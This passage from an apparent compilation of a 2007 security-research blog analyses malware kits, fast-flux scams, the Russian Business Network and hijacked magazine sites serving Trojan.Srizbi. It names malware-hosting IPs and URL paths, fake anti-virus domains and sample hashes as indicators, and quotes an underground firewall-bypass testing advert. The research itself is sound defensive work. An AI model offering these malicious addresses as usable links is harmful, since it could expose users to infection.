- [5]NoblePeak Vision (USA) - enabling the rapid detection and identification of people and objects at night

without active illumination

- [6]Psylock (Germany) - identifies users through biometric analysis of typing behavior

- [7]XID Technology (Singapore) - face synthesis technology for real-time 3D rediction/replacement in a 2D

video

[8]Disintermediating the main sources of R &D with [9]innovation and cost-effectiveness in mind, is a business

practice that's already embraced by numerous deep pocketed future clients interested in outsourcing innovation in

the form of such contests. I'm particularly interested in Psylock's future development, and it's great to note that the folks behind this typing behavior authentication even set up [10]a demo of the concept.

And given that [11]the GSC are also embracing the blogosphere, let's wish them long-term passion and sustained

professionalism in their initiative to fund promising security oriented startups.

1. http://ddanchev.blogspot.com/2006/05/global-security-challenge-bring-your.html

2. http://www.globalsecuritychallenge.com/

3. http://www.auxetic.co.uk/

4. http://www.eyemarkersystems.com/

549

5. http://www.noblepeak.com/

6. http://www.psylock.com/

7. http://www.xidtech.com/

8. http://ddanchev.blogspot.com/2007/05/disintermediating-major-defense.html

9. http://ddanchev.blogspot.com/2006/04/spotting-valuable-investments-in.html

10. http://demo.psylock.de/index.php?ClientApplication=a98cb0aee4f16dbc44d5b9c25cd4fcd3

11. http://globalsecuritychallenge2007.blogspot.com/

550

DIY German Malware Dropper (2007-10-16 15:58)

Yet another publicly available DIY malware dropper this time courtesy of German compared to Russian malware

crews, whose releases on the other hand are starting to live in a "high profit margins only" product/service business model, thus introducing [1]propriatery malware tools like the ones I’ve discussed in a previous post. Why would a

malware crew member release such a tool for free? Respect, ego, quota of tools released to meet in order to remain inside the team? Could be, but on several occasions such freely available tools get backdoored too, like just the

source codes for popular malware kits.

You often hear that [2]anti virus software is dead, that vendors end up their with quarters with meaningless

percentage increases in every malware segment, meaningless in respect to the DIY trend. The idea has its pros and

cons, no doubt about it, however it should orbit around different research questions such as :

- which AVs are more ineffective, the ones which are not running due to the process list of each and every

anti virus software now easily integrated within each and every malware dropper and malware tool in the wild?

- or the ones whose often static update locations online get blocked by a malware in in order to prevent its

detection supposedely to come in the next signatures update?

Here’re [3]related overviews of malware tools.

1. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

2. http://anti-virus-rants.blogspot.com/2006/12/anti-virus-is-dead-not.html

3. http://seclists.org/fulldisclosure/2007/Aug/0411.html

Fast Fluxing Yet Another Pharmacy Scam (2007-10-16 21:16)

[1]Spam and phishing are indeed starting to operate behind the curtains of a fast-flux network of constantly changing

IPs of malware infected PCs that end up hosting the scams and phishing pages themselves for a certain period of

time. And I’m certain that’s a trend and not a fad given the potential for increasing the average time a phishing or a scam site remains online, even the inability prove a certain IP was hosting it at a given period.

Take for instance the latest [2]Canadian Pharmacy spam campaign, where in between the fast-flux, they didn’t even

bother to register and use a legitimate SSL certificate, among the few visual proofs for the average end user that’s

ensuring a certain degree of security, yet, in order to establish more trust, dead link logos such as " *Verified by Visa*",

" *Secured by GeoTrust*", " *ScanAlert - Hacker Safe*", and " *Verisign*" are included at the processing order page. To me, that’s a typical [3]Rock Phish mentality - efficiency vs quality of the [4]phishing/scam campaign. The whole Canadian

Pharmacy spam campaign is behind [5]an affiliate program forwarding the responsibility for promotion (spamming)

and fast-fluxing, to the participants.

1. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

2. http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html

3. http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html

4. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

5. http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html

MPack and IcePack Localized to Chinese (2007-10-16 23:31)

It is logical to consider the possibility that once a malware author starts evaluating [1]the benefits out of [2]releasing a malware in an open source form, malware exploitation kits can also build communities around them. Since August,

2007, Chinese hacking groups can freely enjoy "the benefits" of [3]IcePack’s and [4]MPack’s malicious economies of scale attacking approach in the combination of a brain-damaging Keep It Simple Stupid exploitation tactic in the

form of serving exploit URLs, which get [5]automatically embedded via a web application bug, or via [6]automated

remote file inclusion enabled web site.

Let’s once again emphasize on the research question of [7]wouldn’t such malware kits and tools have a higher value

if kept private, and why someone release them in the wild? Couple of months ago, the tools themselves were used

as a bargain for improving the UVP (unique value proposition) on a large scale, that’s of course until they became

a commodity. From my perspective, all warfare is based on deception, especially infowar, namely, if the idea of

embedding an exploiting serving URL at a popular site in order to infect all of its visits becomes a commodity as an

attack tactic, at the end it will be the ones whose fast-fluxing, javascript obfuscation, and timely crypting and rotating the malware binary skills will put them in a market leader position, where the new entrants, the ones cheering for

having access to such tools will make the headlines, like the [8]default malware kit installation wannabies they are.

555

By [9]ensuring that the market segment for malware in this case, has many participants and is not concentrated and

operated by a few over-performing groups is a highly beneficial from the perspective of the most skilled and advanced groups continuing their operations in between the noise generated by the rest of market challengers. Now Playing in

Cyberspace - " *[10]The Revenge of the Chinese Script Kiddies*".

1. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

2. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

3. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

4. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

5. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

6. http://en.wikipedia.org/wiki/Remote_File_Inclusion

7. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

8. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

9. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

10. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

Thousands of IM Screen Names in the Wild (2007-10-17 15:56)

In the past, malware interested in establishing a one-to-one social engineering communication channel with potential

victims, used to crawl the hard drive, even [1]the web address book of the infected party looking for emails to

self-email the binary to. And with [2]the rise of instant messaging communications, malware authors adapted [3]old

techniques such as [4]harvesting for emails to IM communications by introducing IM screen names harvesting and

positioning the practice as both a product in the form of the segmented email databases of millions of emails already

harvested, and as a service, by aggregating publicly available profile data to deliver targeted messages often [5]in

the form of phishing, [6]malware embedded URLs, [7]and spam. Hitlist’s based malware is nothing new, it’s actually

malware authors borrowing the spammers "direct marketing" communication model, and while you cannot change

your email’s account name unless of course you’re [8]using a disposable or [9]temporary email service, you can

easily, in fact periodically change your screen name.

IM networks are on the other hand, [10]slowly adopting a "save the world from the clicking crowd" security

awareness model by blocking common malicious file and domain extensions, an initiative that’s both applaudable

and futile at the same time given the failure of URL filtering in today’s dynamic and user-generated content Web. Go

through [11]an informative article by ScanSafe’s Dan Nadir with comments on Signature-based detection, Heuristics,

Code Analysis, Code reputation, URL Reputation, and Traffic Behavioral Analysis.

1. http://ddanchev.blogspot.com/2006/06/web-application-email-harvesting-worm.html

2. http://ddanchev.blogspot.com/2006/01/whats-potential-of-im-security-market.html

3. http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html

4. http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html

5. http://computerworld.com/blogs/node/6359

6. http://www.hindu.com/thehindu/holnus/008200710160943.htm

7. http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html

8. http://www.sizlopedia.com/2007/05/27/top-20-temporary-and-disposable-email-services/

9. http://www.ghacks.net/2007/05/28/list-of-20-temporary-email-services/

10. http://trac.adiumx.com/wiki/MSNCensorship

11. http://www.scmagazineus.com/The-failure-of-URL-filtering-in-an-increasingly-dangerous-web-world/article/3

5696/

558

The Russian Business Network (2007-10-18 18:22)

In case you haven’t come across it before, here’s an informative blog whose objective is to track events related to the

[1]Russian Business Network (RBN) and expose its nodes in between :

" *Everything you wanted to know about the RBN and related enterprises - AKA ; Russian Business Network,*

RBNnetwork, RBusinessNetwork; the Internet Community’s favorite - exploiters, phishers, hacks, spammers, etc. "

Under the pressure put by the "wisdom of crowds" collective intelligence capabilities in analyzing pieces of the puzzle who make up the big picture in respect to the [2]Russian Business Network, [3]a representative of the

RBN speaks out for the first time :

" *We can’t understand on which basis these organizations have such an opinion about our company," Tim Jaret of the*

Russian Business Network says in an e-mail interview. "We can say that this is subjective opinion based on these organizations' guesswork." Jaret's e-mail signature identifies him as working in RBN's abuse department.

Security researchers and anti-spam groups say the St. Petersburg-based RBN caters to the worst of the internet's

scammers, renting them servers used for phishing and malware attacks, all the while enjoying the protection of

Russian government officials. A report by VeriSign called the business "entirely illegal. "

559

What is the RBN at the bottom line? A diversified set of IP blocks located at different parts of world, who periodically appear within the deobfuscated javascipts of the sites who got IFRAME-ed and were found to serve

malware by exploiting outdated browser vulnerabilities. What's more interesting to me than the "yet another

popular site which got IFRAME-ed by the RBN's network" is the success of the popular malware exploitating kits

using outdated and already patched vulnerabilities. What use are patches when no one is applying them, and aren't

unpatched vulnerabilities just as effective as zero day ones? Yes, they are.

Issues to consider :

- the RBN offers bullet proof hosting upon signing some sort of contract, where they may easily forward the responsibility to the hoster of the malware, phishing and spamming, namely, on a contract basis those hosting such

content violate their TOS agreement, now whether or not the RBN will remove them in a self-regulation manner

or wait for an abuse letter to come, then delay it for couple of weeks while the campaign is still active is entirely

different topic

- during the first couple of hours of the Bank of India hack, once vendors and researchers started assessing

the site, the RBN IP that was used as redirector removed the javascript obfuscation and forwarded every visitor to

Google.com. My point is that, unless real-time CYBERINT is collected by trusted parties, it would be very hard to

come up with historical evidence on some of their malicious activities

- despite being a consolidated organization offering bullet proof hosting, they’re still not fast-fluxing any of

their services on a large scale, an indication of a botnet behind the fast-flux, and while they’re just a couple of

netblocks to filter, it could get more ugly and harder to trace back. So let’s "appreciate" the RBN’s laziness for the time being

- the RBN is the tip of the iceberg whose clients’ successes in the form of embedding RBN IPs on the most re-

cent malware cases led to the inevitable wisdom of crowds effect. What about the hundreds of thousands other not so well known malware serving netblocks?

What were some of the most recent cases where RBN IPs were used to serve malware? The [4]Massive Embedded Web Attack in Italy used to orbit around RBN IPs, various other [5]exploits serving domains and the [6]fake ms-counter.com were using RBN IPs, [7]Bank of India’s IFRAME and several [8]MPack control panels were pointing to RBN’s network too, and also the most recent Beer.ch [9]malware attack. It gets even more interesting.

Here are for instance some of the **fake anti-virus and anti-spyware applications hosted at the Russian Business Network in the time of blogging**. The applications are cute, little, tiny 35kb adwares :

malwarealarm.com - active - Adware.Spysheriff

xscanner.malwarealarm.com - active

scanner.malwarealarm.com - active

windowsafesurf.com - 403 forbidden

spy-shredder.com - Adware.Spysheriff

scanner.spy-shredder.com - active

proantivirus.net - expired

dragracers.biz - VirusBurst

antivermins.com - Application.Antivermins.B / Virus.Win32.Spycrush.B

adwareremover2007.com - Adware.Spysheriff

The enemy you know is better than the enemy you don’t know, but on a large scale I fear the enemy I don’t

know, namely the hundreds of thousands script kiddies now empowered with [10]open source and localized

malware kits. Here are [11]two more related blog posts on [12]the RBN as well.

1. http://rbnexploit.blogspot.com/

2. http://en.wikipedia.org/wiki/Russian_Business_Network

3. http://www.wired.com/politics/security/news/2007/10/russian_network

4. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

5. http://ddanchev.blogspot.com/2007/06/exploits-serving-domains.html

6. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html

7. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html


8. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

9. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html

10. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

11. http://blog.washingtonpost.com/securityfix/2007/10/mapping_the_russian_business_n.html

12. http://blog.washingtonpost.com/securityfix/2007/10/taking_on_the_russian_business.html



Everyone’s Guide to By-Passing Internet Censorship (2007-10-19 13:58)

Following the recently released "[1]Journey to the Heart of Internet Censorship" report, [2]University of Toronto’s Citizen Lab took advantage of the momentum and released a guide entitled "[3]Everyone’s Guide to By-Passing

Internet Censorship" :

" *This guide is meant to introduce non-technical users to Internet censorship circumvention technologies, and help them choose which of them best suits their circumstances and needs.* " Here’s another interesting perspective that took event recently, the art of [4]using censorship for economic warfare by stealing Internet traffic from the U.S and forwarding the loyal visitors to local Internet properties in China :

" *I’ve written previously on the possibility that China may use its firewall as an economic tool as opposed to a censorship tool alone, and although censorship may be partially behind todays blanket ban of US search sites, the*

redirect to Baidu would indicate an economic motive; if the Chinese Government were serious about censorship alone
562

we would have reports of page not found/ blocked messages, not redirects to Baidu. "

[5]It’s all a matter of perspective - privacy is just as vital to maintain in a democratic society, as is anonymity

in a modern communism societies where f*** speech is a censored word by itself.

1. http://ddanchev.blogspot.com/2007/10/journey-to-heart-of-internet-censorship.html

2. http://citizenlab.org/modules.php?op=modload&name=News&file=article&sid=1319

3. http://deibert.citizenlab.org/Circ_guide.pdf

4. http://www.techcrunch.com/2007/10/18/cyberwar-china-declares-war-on-western-search-sites/

5. http://ddanchev.blogspot.com/2006/01/anonymity-or-privacy-on-internet.html

563

eCrime Researchers Summit 2007 - Papers Available (2007-10-19 15:09)

Some informative papers covering various aspects of analyzing and protecting against phishing attacks were made

available at the beginning of this month, courtesy of [1]this year’s APWG eCrime Researchers Summit :

" *The Anti-Phishing Working Group eCrime Researchers Summit was conceived by APWG Secretary General Peter Cassidy in 2006 as a comprehensive venue for the presentation of the state-of-the-art basic and applied research into electronic crime, engaging every aspect of its development (technical, behavioral, social and legal) as well as technologies and techniques for its detection, related forensics and its prevention.* "

Papers presented include :

- [2]Examining the Impact of Website Take-down on Phishing

- [3]Fishing for Phishes: Applying Capture-Recapture to Phishing

- [4]Evaluating a Trial Deployment of Password Re-use for Phishing Prevention

- [5]Behavioral Response to Phishing Risk

- [6]Fighting Obfuscated Spam

- [7]A Comparison of Machine Learning Techniques for Phishing Detection

- [8]Getting Users to Pay Attention to Anti-Phishing Education

1. http://www.ecrimeresearch.org/2007/program.html

2. http://www.ecrimeresearch.org/2007/proceedings/p1_moore.pdf

3. http://www.ecrimeresearch.org/2007/proceedings/p14_weaver.pdf

4. http://www.ecrimeresearch.org/2007/proceedings/p26_florencio.pdf

5. http://www.ecrimeresearch.org/2007/proceedings/p37_downs.pdf

6. http://www.ecrimeresearch.org/2007/proceedings/p45_liu.pdf

7. http://www.ecrimeresearch.org/2007/proceedings/p60_abu-nimeh.pdf

8. http://www.ecrimeresearch.org/2007/proceedings/p70_kumaraguru.pdf

Random Flickr Jewel - Hold it Right There! (2007-10-20 22:41)

[1]

If you don’t respect your privacy, or at least put efforts into preserving it - you don’t deserve any, it’s simple. [2]Great shot courtesy of [3]floze.

1. http://farm3.static.flickr.com/2322/1588186509_9926322389.jpg?v=1192557576

2. http://flickr.com/photos/floze/1588186509/

3. http://flickr.com/photos/floze

China’s Cyber Warriors - Video (2007-10-21 21:17)

Originally aired on Discovery Channel, this [1]documentary on Chinese hackers is worth watching in the wake of the

recent speculations of [2]Chinese cyber warriors probing the networks of numerous governments across the globe.

All warfare is based on deception, especially [3]people’s information warfare.

1. http://video.google.com/videoplay?docid=5292321985016128434

2. http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html

3. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

566

Empowering the Script Kiddies (2007-10-22 23:09)

What are the chances tools like these, even this one in particular were distibuted to the masses during the [1]Russia

vs Estonia DDoS attacks to achieve a full scale [2]people’s information warfare effect? Too high not to state it as a

fact. What’s interesting about this tool is that the authors behind it backdoored it, and so whenever an enthusiastic

wannabe hacktivist loads it on her way to DoS a site, a connection to a predefined IRC server opens up providing the

authors behind the tool with access to the host. Ironic and [3]bandwidth greedy.

DDoS attacks happen inside Russia too, compared to the inside-to-outside stereotype only. The most recent

case of hacktivism in the form of a DDoS attack is for instance the attack on [4]Politcom.Ru Information and Analytic.

Summary [5]in English :

" *Politcom.Ru Information and Analytic site operations have been halted because of intensive DDoS-attacks.*

The attacks started on October, 12th and lasted for six days with various intensity. The hosting support service has *undertaken attempts to resume the site operations tree-four times a day. But in several hours the attacks would*

resume. The change of the hosting provider IP-address did not give any positive results, as the attacks removed from the old IP-address to the new one. "

1. http://www.imedialearn.com/imediapoll/poll.php?code=f1156c39d3c972139c62bc91c17e2c53

2. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

3. http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html

4. http://politcom.ru/article.php?id=5220

5. http://eng.cnews.ru/news/line/indexEn.shtml?2007/10/18/271121

567

Introducing Jiglu - Tags That Think (2007-10-23 02:59)

With the idea to make this blog easier to read and much more interactive at the same time, I’m happy to let you

know that I’ve just tested an incredibly well performing service called [1]Jiglu :

" *a super-smart engine that pieces your site together, intelligently tagging and linking your web content*"

Here’s [2]the tag cloud, and these the [3]topic categories for easier navigation.

The service is very handy

when browsing the archive of a specific month, or the main index itself, in fact, it’s bringing new perspectives to

every post. Enjoy!

1. http://jiglu.com/

2. http://ddanchev1-tagging.jiglu.com/tags/!overlay

3. http://ddanchev1-tagging.jiglu.com/tags/topics/!overlay

568

Ain’t That Ugly? (2007-10-23 03:52)

During the weekend I stumbled upon a [1]herbal enlargement domains farm hosted on a single IP (210.52.223.26)

on their way to start the spam campaign. Earlier this month, in exactly the same fashion I assessed [2]a Rock Phish

domains farm you may also be interested in taking a look at. Scammy, scammy.

1. http://195.210.38.41:2082/file01/231007/1193105212/herbal_spam_domains.txt

2. http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html

569

RBN’s Fake Security Software (2007-10-23 14:36)

In need of a good example of coordinated [1]CYBERINT so that enough data is gathered before the domains stop

responding or get transfered to a network not belonging to the Russian Business Network? Try this one. Yesterday,

the [2]RBN monitoring blog picked up the [3]fake anti virus and spyware applications I covered in a previous post, and came up with a great table of [4]20 fake anti virus and anti spyware applications hosted at the RBN.

1. http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html

2. http://rbnexploit.blogspot.com/

3. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

4. http://rbnexploit.blogspot.com/2007/10/rbn-top-20-fake-anti-spyware-and-anti.html

Over 100 Malwares Hosted on a Single RBN IP (2007-10-23 23:45)

The never ending Russian Business Network’s saga on whether or not they host malware on behalf of their customers

enters in an entirely new phrase with the discovery of over 100 malwares hosted on a single IP - **81.95.149.51/ms** where the directory listing indicates that the earliest binary was uploaded on 19-Sep-2006 and the most recent one

on the 28-May-2007. If only was the directory listing denied we would only be speculating on such a development,

and as it’s obvious that it isn’t sooner or later they’ll simple rename the directory as they apparently did in the past from **81.95.149.51/ms21** to **81.95.149.51/ms51** and to the current state.

Meanwhile, there’s an [1]active mass mailing campaign going on in the [2]time of blogging, that’s [3]exploit-

ing the recent mailto PDF vulnerability. Guess where does the PDF file’s payload point to? [4]The Russian Bussiness

Network, again, again and again.

1. http://blogs.zdnet.com/security/?p=605

2. http://isc.sans.org/diary.html?storyid=3537

3. http://seclists.org/fulldisclosure/2007/Oct/0730.html

4. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

571

A Portfolio of Malware Embedded Magazines (2007-10-25 13:18)

This is perhaps my most important discovery of [1]malware embedded sites farm in a while, at least in respect to the potential impact it is currently having on the unprotected visitors browsing the sites of Possibility Media’s portfolio of online magazines, which are pretty weird content by themselves. Possibility Media’s (now owned by GM Media

Worldwide Inc.) 24 online publications are currently [2]serving embedded malware in the form of IFRAMEs on each

and every domain, a logical development given they’re all hosted on a single server (**216.251.43.11**). The affected domains include the following e-zines :

572

networkweekmag.com - Network Week Magazine

portablecomputingmag.com - Portable Computing Magazine

businesscomputingmagazine.com - Business Computing Magazine

communicationsworldmag.com - Communications World Magazine

spweekly.com - Service Provider Weekly

webweekmag.com - Web Week Magazine

pcnewsweeklymag.com - PC News Weekly

itweekmagazine.com - IT Week Magazine

communicationsweekmag.com - Communication Week Magazine

ipworldmag.com - IP World Magazine

networkweekmag.com - Network Week Magazine

thebestpcmag.com - The Best PC

technologyweekmag.com - Technology Week Magazine

theinternetstandardmag.com - The Internet Standard

securitystandardmag.com - Security Standard

theitstandard.com - The IT Standard

hostingweekmag.com - Hosting Week

enterpriseweekmag.com - Enterprise Week

computernewsmagazine.com - Computer News

theinternetstandardmag.com - The Internet Standard

ceweekmag.com - CE Week Magazine

ebusinessmag.com - Ebusiness Magazine

healthcareitmagazine.com - Health Care IT Magazine

serviceprovidermagazine.com - Service Provider Magazine

Deobfuscating the obfuscated javascripts, we see that the first IFRAME points to : **lilohost.hk/cgi/index.php** ; **lilohost.hk/cgi/indexx.php** ; **lilohost.hk/cgi/tdss/index.php?out=1192369270** ; and

lilohost.hk/cgi/indexx.php - where we get the actual malware under the umbrella of a typical WebAttacker obfuscation. The main index of the domain

includes links to pharmaceuticals, making it an interesting on in a combination with embedded malware.

The second IFRAME points to **208.72.168.176/e-Sr1pt2210/index.php** where we're greeted with the following mes-

sage " *asdfasdfIt works!* " and [3]a piece of [4]Trojan.Srizbi.

Detection rate : Result: 8/31 (25.81 %)

File size: 113152 bytes

MD5: a4733e1901653da7086930588d699c85

SHA1: 3e65be5e54b893cddf8f5f9bec2591425d49579a

It gets even more interesting with the following domains returning the same message within their indexes, and also

hosted at the second IFRAME-ing IP - 208.72.168.176. Possibility Media's vision states " New Media Making The

Difference! " Indeed.

Related posts:

[5]Compromised Sites Serving Malware and Spam

[6]Bank of India Serving Malware

[7]U.S Consulate in St.Petersburg Serving Malware

[8]Syrian Embassy in London Serving Malware

574

[9]CISRT Serving Malware

1. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

2. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

3. http://richi.co.uk/blog/2007/07/srizbi-spam-bot-is-nastier-than-we.html

4. http://www.symantec.com/security_response/writeup.jsp?docid=2007-062007-0946-99

5. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html

6. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

7. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

8. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

9. http://ddanchev.blogspot.com/2007/10/cisrt-serving-malware.html

575

Multiple Firewalls Bypassing Verification on Demand (2007-10-29 13:46)

Next to the [1]proprietary malware tools, [2]malware as a web service, [3]Shark2’s built-in VirusTotal submission, the numerous [4]malware crypting on demand services, the complete outsourcing of spam in the form of a "[5]managed

spamming appliance", and the built-in [6]firewall and anti virus killing capabilities in commodity DIY malware

droppers, all indicate that the dynamics of the malware industry are once again shifting towards a service based

economy with a recently offered multiple firewall bypassing verification on demand service. The following is an

automatically translated excerpt :

" *Here are a new feature-check your files against popular firewalls. You send us a file, we run it in each individual fayrvole, after full you personal checking account. The cost of single use service is $3. A special service for developers, we check your software and your otpisyvaemsya subject to the results of the verification. File of our*

service to circumvent firewalls. The cost of the service so far is no different from the usual check. Testing takes about 30/40 minutes, the countdown begins once you responded Support "Doc passed ordering" Every fifth-free ordering.

When paying full use prepaid services. Do not worry about sending stay online, with a corresponding demand will

be organized kurglosutochnaya work 24/7/365! List of our firewalls at the moment: ZoneAlarm Pro v7.0; Sygate

Personal Firewall 5.5; Ashampoo FireWall PRO; Sunbelt Personal Firewall; Outpost Internet Security 2008; Filseclab

Personal Firewall Professional Edition; F-Secure Internet Security 2008; Comodo Firewall Pro.

Every feature is installed on a separate Windows XP Service PAck2, with all the critical updates for September

2007. All default. After each check all operatsionki regress back to the condition it was prior to the launch your executable file. None of the transferred files, we will not be forwarded to third parties, including anti-virus companies,
576

to study the existence of malicious code. After verifying the files removed. Now the service does not work in the automatic mode, not around the clock, with breaks. We would be happy to cooperate and permanent clients. "

Basically, they’re testing whether or not a malware will "phone back home" by running it against the popular firewall products, and giving it a green or red light if it does, or if it does not pass the test. QA is vital to reliable and bug-free software, but when QA as a concept starts getting abused to improve the quality of a malware campaign

itself it would improve its chances for success, and actually achive it given a bypassing confirmation is already

anticipated.

Is this [7]malware QA a trend, or is it a fad? I think it’s a trend mostly because malware authors seem to have

realized the potential of launching "quality assured malware", take [8]storm worm for [9]instance, and the possibility for [10]crunching out DIY malware through commodity kits in enormous quantities in the form of a managed malware provider.

1. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

2. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

3. http://ddanchev.blogspot.com/2007/08/rats-or-malware.html

4. http://seclists.org/fulldisclosure/2007/Aug/0411.html

5. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

6. http://ddanchev.blogspot.com/2007/10/diy-german-malware-dropper.html

7. http://www.windowsecurity.com/uplarticle/networksecurity/malware-trends.pdf

8. http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html

9. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

10. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

577

Wisdom of the Anti Cyber Jihadist Crowd (2007-10-29 18:36)

Interesting [1]opinion by Gerald at the [2]Internet Anthropologist Warintel blog :

" *And I want to call this the "Brilliant civilian sector". It included the likes of Bill Roggio, Dancho Danchev, Dou-glas Farah, Ray Robison, team at Counter terrorism Blog, Jamestown, Memri, SITE, and many many others. This*

"Brilliant sector " is missing part of the "Civilian War Effort Paradigm". The output has been voluminous and timely and very high quality. But it has been aimed at only part of the Demographic. The American or Western sector. The

"Brilliant sector" recognizes the value of translating terrorist media, documents etc. And their analysis is top level.

But they seem to have missed the value in translating their analysis into indigenous languages, or Arabic at least. "

Wisdom of the opinionated crowds, the value added objectivity due to non-existing departamental budget al-

location battles, combined with state of the art open source intelligence gathering for the world’s intelligence

community to take advantage of - all courtesy of the "Brilliant civilian sector". And why not? While I fully agree with Gerald’s point on translating anti-terror PSYOPS material into Arabic, the way cyber jihadists are actively recruiting and winning the minds and hearts of English speaking/understanding web surfers, thus radicalizing them to the

bottom of their brains, it’s also worth mentioning that cyber jihadists are already doing it by actively translating

English2Arabic the way I’m for instance translating Arabic2English - using commercial or free services. Moreover,

the way the "brilliant civilian sector" is watching video material that they’ve uploaded, they’re also watching news excerpts on YouTube, and following everything related to terrorism. Perhaps more research should be conducted on

the cyber jihadists’ counter surveillance practices, how decent is their level of situational awareness, which are their main sources for OSINT, and how influential they are so that adequate measures could be taken. One way to do is is

by taking [3]a rather big sample of outgoing links from their communities in order to better understand their main

OSINT sources.

By the way, remember the [4]Caravan of Martyrs which I [5]first mentioned in June, and later on crawled

knowing it will sooner or later dissapear? It’s now gone with the summer wind, for good.

1. http://warintel.blogspot.com/2007/10/usa-civilian-terrorist-paradigm-lacking.html

2. http://warintel.blogspot.com/

3. http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html

4. http://caravanofmartyrs.wordpress.com/

5. http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html

Possibility Media’s Malware Fiasco (2007-10-30 14:22)

After both [1]TrendMicro and [2]Sophos acknowledged the [3]attack on Possibility Media’s portfolio of online

